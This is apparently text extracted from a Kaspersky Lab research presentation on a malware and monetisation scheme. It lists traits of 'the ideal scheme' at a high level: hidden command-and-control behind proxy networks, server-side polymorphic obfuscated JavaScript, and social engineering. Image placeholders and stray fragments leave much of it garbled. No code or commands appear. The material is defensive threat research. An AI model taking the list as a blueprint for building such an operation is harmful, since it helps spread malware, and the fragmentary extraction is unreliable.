
on Twitter!

n.tmail>

How a user gets infected




How they get money



The ideal scheme

- Spreads widely and rapidly
- Highly automated - can support itself
- Effectively hides C&C (2 networks of proxy servers)
- Server side polymorphism (obfuscated malicious Javascript which has become increasingly complex)
- Different methods of getting “traffic”
- The use of social engineering

Perspectives



credentials

one games, instant

HelpDesk Robot Kaspersky Lab Support

are to different IPs

Thank you. Questions?

Alexey Kadiev, Darya Gudkova, Igor Sumenkov
Kaspersky Lab

KASPERSKY Lab